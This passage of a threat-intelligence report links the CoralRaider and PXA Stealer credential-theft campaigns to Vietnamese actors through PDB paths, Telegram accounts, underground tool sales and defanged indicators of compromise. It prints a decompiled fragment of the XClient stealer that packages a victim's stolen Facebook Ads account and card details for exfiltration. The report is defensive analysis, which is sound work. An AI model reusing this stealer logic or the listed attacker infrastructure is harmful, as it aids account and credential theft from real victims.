Talos’ research uncovered two other images that revealed a few folders on the operators’ *OneDrive*. One of the folders had the Vietnamese name ‘Bot Export Chiến’, which is the same as the name of one of the folders in the PDB strings of the loader component. Pivoting on the folder path in the PDB string, we discovered a few other PDB strings with similar paths but different Vietnamese names. We analysed the discovered samples with the PDB strings and found they belong to the same loader family, *RotBot*. The Vietnamese name in the PDB string of the loader binary further strengthens our assessment that CoralRaider is of Vietnamese origin.

- D:\ROT\ROT\Build rot Export\2024\Bot Export Khuê\14.225.210.XX-Khue-Ver 2.0\GPT\bin\Debug\spoolsv.pdb
- D:\ROT\ROT\Build rot Export\2024\Bot Export Trứ\149.248.79.205 - NetFrame 4.5 Run Dll - 2024\ChromeCrashServices\obj\Debug\FirefoxCrashSevices.pdb
- D:\ROT\ROT\Build rot Export\2024\Bot Export Trứ\139.99.23.9-NetFrame4.5-Ver2.0-Trứ\GPT\bin\Debug\spoolsv.pdb
- D:\ROT\ROT\Build rot Export\2024\Bot Export Chiến\14.225.210.XX-Chiến -Ver 2.0\GPT\bin\Debug\spoolsv.pdb
- D:\ROT\ROT\Build rot Export\2024\Bot Export Trứ\139.99.23.9-NetFrame4.5-Ver2.0-Trứ\GPT\bin\Debug\SkypeApp.pdb
- D:\ROT\ROT\Build rot Export\2024\Bot Export Chiến\14.225.210.XX-Chiến -Ver 2.0\GPT\bin\Debug\spoolsv.pdb
- D:\ROT\ROT\ROT Ver 5.5\Source\Encrypted\Ver 4.8 - Client Netframe 4.5\XClient\bin\Debug\AI.pdb




Figure 57: A screenshot spotted in the actor’s Telegram environment.

Another image we analysed is an *Excel* spreadsheet that likely contained the victims’ data. We have redacted the images to maintain confidentiality. The spreadsheet has several tabs in Vietnamese, and the English translation showed us the tabs ‘Employee salary spreadsheet’, ‘advertising costs’, ‘website to buy copies’, ‘PayPal related’ and ‘can use’. The spreadsheet seemed to have multiple versions – the first was created on 10 May 2023. We also spotted that the user has logged into their *Microsoft Office 365* account with the display name ‘daloia krag’ while accessing the spreadsheet, and CoralRaider likely operates the account.




Figure 58: A screenshot spotted in the actor’s Telegram environment.

Analysis of CoralRaider’s payload, XClient stealer, revealed a few more indicators – Vietnamese words had been hard coded in several stealer functions of the payload.

Stealer functions map the victim’s stolen information to hard-coded Vietnamese words and write them to a text file in the victim machine’s temporary folder before exfiltration. One example function we observed, which is used to steal the victim’s Facebook Ads account, was hard coded with Vietnamese words for Account rights, Threshold, Spent, Time Zone, and Date Created, etc.

```
list.Add(string.Concat(new string[]
{
    "\ud83d\udcb5",
    text9,
    "|Quyền TK: ",
    c00008e.p00007d,
    "|ADS ID: ",
    c00008e.p000074,
    "|Name: ",
    c00008e.p000075,
    "|Tin Voi: ",
    c00008e.p000086,
    "|Limit: ",
    c00008e.p000085,
    "|Tin dụng còn lại: ",
    c00008e.p000078,
    text11,
    "|Ngưỡng: ",
    c00008e.p000082,
    "|Đã Tiêu: ",
    c00008e.p000084,
    "|Bill Gần Nhất: ",
    c00008e.p00007d,
    "|Đơn Vị Tiền Tê: ",
    c00008e.p00007a,
    text10,
    "|IDBM: ",
    c00008e.p000087,
    "|Thẻ: ",
    c00008e.p000087,
    "|All Admin: ",
    c00008e.p000084,
    "|Owner: ",
    c00008e.p000081,
    "|Múi Giờ: ",
    c00008e.p00007f,
    "|Ngày Tạo: ",
    c00008e.p00007c,
    "|Browser: ",
    c00008b2.p000064,
    "|Browser Profile: ",
    c00008b2.p000065,
    "\ud83d\udcb5\n"
}));
list.Add("");
```

Figure 59: A snippet of the XClient stealer binary showing the Vietnamese text.

The PXA_BOT stealer campaign revealed that the attacker hosted malicious scripts and the stealer program on the domain tvdseo[.]com, which belongs to a Vietnamese SEO service provider, though it remains unclear if the domain was compromised or legitimately accessed for malicious purposes. We identified the attacker’s *Telegram* account ‘Lone None’, which was hard coded in the PXA Stealer program and analysed various details of the account, including the icon of Vietnam’s national flag and a picture of the emblem for Vietnam’s Ministry of Public Security, which aligns with our assessment that the attacker is of Vietnamese origin. Also, we found Vietnamese comments in the PXA Stealer program, which further strengthened our assessment.




Figure 60: Images of the actor’s *Telegram* account ‘Lone None’.

The attacker’s *Telegram* account has biography data that includes a link to a private anti-virus checker website that allows users or buyers to assess the detection rate of a malware program.

This website provides a platform for potential threat actors to evaluate the effectiveness and stealth capabilities of the malware before purchasing it, indicating a sophisticated level of service and professionalism in the threat actor’s operations.




Figure 61: A private anti-virus checker website.

We also discovered that the attacker is active in an underground *Telegram* channel, ‘Mua Bán Scan MINI’, mainly selling *Facebook* accounts, *Zalo* accounts, SIM cards, credentials, and money laundry data. *Talos* observed that this Vietnamese

actor is also seen in the *Telegram* group in which the CoralRaider actor operates. However, we are not certain whether the actor is a member of the CoralRaider gang or another Vietnamese cybercrime group.

We discovered that the attacker is also promoting another underground *Telegram* channel, ‘Cú Black Ads – Dropship’, by sharing a few automation tools to manage large numbers of user accounts in the channel and conducting the exchanging or selling of information related to social media accounts, proxy services, and a batch account creator tool.




Figure 62: Vietnamese actors advertising their tools in Telegram channels.

The tools shared by the attacker in the group are automated utilities designed to manage several user accounts. These tools include a *Hotmail* batch creation tool, an email mining tool, and a *Hotmail* cookie batch modification tool. The compressed packages provided by the threat actor often contain not only the executable files for these tools but also their source code, allowing users to modify them as needed.




Figure 63: Hotmail batch creation tool seen in actors telegram channel.




Figure 64: Hotmail cookie batch modification tool seen in actors telegram channel.

We found that the attacker is not sharing all the tools for free, and some of them require users to send a unique key back to the *Telegram* channel administrator for software activation. This process ensures that only those who have been vetted or have paid for the tool can access its full functionality. We also discovered that these tools are distributed on other websites, such as aehack[.]com, highlighting that they are selling the tools. Additionally, a *YouTube* channel exists that provides tutorials on how to use these tools, further facilitating their widespread use and demonstrating the organized efforts to market and instruct potential users on their application [11].




Figure 65: Actor sharing the tier tool and asking users to share a key for the tool activation.

CONCLUSION

Vietnamese threat actors are no longer small-scale hackers focused on regional targets, their impact is becoming global with a global threat profile.

Our research into the recent surge of information-stealing campaigns orchestrated by Vietnamese threat actor groups reveals a significant and alarming shift in the global cyber threat landscape. What was once considered localized, low-sophistication activity has now evolved into a series of technically advanced, financially motivated operations that span continents and target a wide spectrum of victims – including government entities, educational institutions, businesses and individual users.

Campaigns such as CoralRaider and PXA Stealer illustrate the actors' growing ability to engineer full-scale offensive toolchains involving custom-built remote access tools like RotBot, advanced stealers such as XClient and PXA_BOT, and the deployment of notorious malware like CryptBot, LummaC2 and Rhadamanthys. These operations utilize sophisticated delivery mechanisms, including phishing lures disguised as legal complaints or business-related documents, and employ living-off-the-land binaries, memory-only payloads, PowerShell loaders, and obfuscated Python scripts to evade detection and maintain persistence.

As Vietnamese threat actors continue to weaponize user data at scale and infiltrate digital economies, proactive threat hunting, cross-sector intelligence sharing and public awareness are crucial. Understanding the tactics, infrastructure, and operational behaviours of these groups is no longer just a cybersecurity imperative – it is a necessary step toward preserving the digital world.

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INDICATORS OF COMPROMISE

IP addresses

51[.]79[.]208[.]192
 199[.]34[.]27[.]196
 139[.]99[.]23[.]9
 14[.]225[.]210[.]98
 14[.]225[.]210[.]97
 14[.]225[.]210[.]209
 14[.]225[.]210[.]222
 139.99.82[.]239:6658
 139.99.82[.]239:443

Domains

doc-0s-44-docstext[.]googleusercontent[.]com
 doc-10-44-docstext[.]googleusercontent[.]com
 kzeight8ht[.]top
 kbeight8sb[.]top
 kbeight8vs[.]top
 kbeight8ht[.]top
 kbeight8pn[.]top
 dbeight8pt[.]top
 kveight8sb[.]top
 peasanthovecapsll[.]shop
 claimconcessionrebe[.]shop
 culturesketchfinanciall[.]shop
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 catchddkxozvp[.]shop
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URLs

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